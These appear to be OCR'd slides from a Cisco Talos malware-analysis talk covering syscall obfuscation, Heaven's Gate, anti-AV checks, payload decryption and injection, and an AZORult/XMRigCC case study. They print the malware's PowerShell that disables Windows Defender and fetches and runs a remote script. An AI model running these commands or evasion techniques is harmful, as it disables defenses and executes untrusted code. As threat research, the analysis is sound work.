
Service ID

KiServiceTable:

…
[4]
[5] encoded syscall offset (offset + num args) NtWriteFile
[6]
…

Details are described in “Practical Reverse Engineering” Chapter 3 – System Calls by Bruce Dang


Obfuscate Syscalls



```
.data:00419EB5
.data:00419EB5
.data:00419EB5
.data:00419EB5                          NtClose_SysEnter_Wrapper proc near
.data:00419EB5 68 50 C7 09 0D           push    0D09C750h       ; NtClose
.data:00419EBA E8 06 05 00 00           call    Find_SysCall_Number_byCRC32
.data:00419EBF E8 11 00 00 00           call    sysenter_wrapper2
.data:00419EC4 C2 04 00                 retn    4
.data:00419EC4                          NtClose_SysEnter_Wrapper endp
.data:00419EC4
```


Basics - WoW64 - Subsystem

Running 32bit executables on 64bit systems



Execution process:

- Load 64-bit ntdll
- Initialize Process
- Load Wow64 Subsystem
- Load 32-bit ntdll
- Execute 32-bit code
- Only switch to 64-bit for syscalls



Heavens Gate - Obfuscation

Some Function even have additional HeavensGate Protection


```
.data:00419D4A HeavensGate1:                           ; CODE XREF: Sys
.data:00419D4A                 push    edi
.data:00419D4B                 push    esi
.data:00419D4C                 mov     [ebp+var_C], esp
.data:00419D4F                 and     esp, 0FFFFFFF0h
.data:00419D52                 push    33h ; '3'
.data:00419D54                 call    $+5
.data:00419D59                 add     [esp+5Ch+var_5C], 5
.data:00419D5D                 retf                   ; jmp to 419D5E
.data:00419D5D SysCallWrapper_SwitchTox64_HeavensGate endp ; sp-analysi
.data:00419D5D
.data:00419D5D ; ---------------------------------------------------------
.data:00419D5E                 db  2Bh ; +             ; 64bit code
.data:00419D5F                 db  65h ; e
.data:00419D60                 db 0FCh ; ü
.data:00419D61                 db 0FFh ; ÿ
```

- Simulate Wow64 DLL code to switch to 64 bit
- 32 bit disassembler missing the code
- Some AV emulators, API monitor or sandboxes are missing the code too

Heavens Gate – Execute 64bit System Calls from 32bit apps directly

Plus Anti AV/Anti Analyzing

Distributed all over the sample




```
push    388F3ADBh
call    Scan_ProcessList_byCRC32
test    eax, eax
jnz     short loc_416D47
```

Check for AV and analysis programs


Decrypt Payload

SCCJZ resource



```
                        loc_417138:
BA 04 00 00 00          mov     edx, 4
6B C2 06                imul    eax, edx, 6
8B 8C 05 38 FD FF FF    mov     ecx, [ebp+eax+var_2C8_config_base] ; password
51                      push    ecx             ; "08937732836427335052981456142244652914342384490098197206354 4"
E8 08 41 00 00          call    sub_41B255
50                      push    eax             ; eax = 0x3c = '<'
BA 04 00 00 00          mov     edx, 4
6B C2 06                imul    eax, edx, 6
8B 8C 05 38 FD FF FF    mov     ecx, [ebp+eax+var_2C8_config_base]
51                      push    ecx             ; "08937732836427335052981456142244652914342384490098197206354 4"
8B 55 C8                mov     edx, [ebp+var_size_res_SCCJZ] ; =0008A400
52                      push    edx
8B 45 D0                mov     eax, [ebp+res_SCCJZ_buffer] ; main malware
50                      push    eax
E8 7A 02 00 00          call    decrypt_resource_from_PE
C7 45 F8 00 00 00 00    mov     [ebp+var_8], 0  ; eax=0008A400
C7 45 F8 00 00 00 00    mov     [ebp+var_8], 0
EB 09                   jmp     short loc_417184
```

Inject payload into RegAsm.exe



Talos
Cisco Security Research


Case Study #2

AZOrult Brings Friends To The Party

First Clue


```
Set-MpPreference -DisableRealtimeMonitoring $true
cmd /c reg add
'HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Window
s Defender' /v DisableAntiSpyware /t REG_DWORD /d 1 /f
cmd /c sc stop wuauserv\r\ncmd /c sc config wuauserv
start= disabled
iex ((New-Object
System.Net.WebClient).DownloadString(‘hxxps://gist[.]githu
busercontent[.]com/mysslacc/a5b184d9d002bf04007c4bbd2a53ee
ea/raw/c6f8b4c36e48425507271962855f3e2ac695f99f/baseba'))"
```

Infection Chain



Executable loader

- Deobfuscates the Powershell loader command line in memory and launches it
- Contains functions to evade detections based on the sequence of executed Windows API calls
- Filename: file\d\d\d\d\d.exe – e.g file71421.exe
- Displays a message box with a fake error message



Cisco Security Research

Powershell Loader


- Elaborate Powershell loader
- Checks for administrative privileges and loads payloads
- Some payloads downloaded, decoded and executed directly
- Some payloads indirectly using a custom loader RunPE – a .NET based loader
- Scheduled tasks and new services for persistence

Cisco Security Research

XMRigCC


- Open source Monero cryptominer with C2 capabilities
- Persistent campaigns from at least mid 2019
- Uses Github to host various Powershell scripts for
- Anti anti-malware
- Updating
- Removal of competing cryptominers
- Creating scheduled tasks

CISCO UMBRELLA SHOWING A SPIKE OF DNS REQUESTS FOR EU[.]MINERPOOL[.]PW



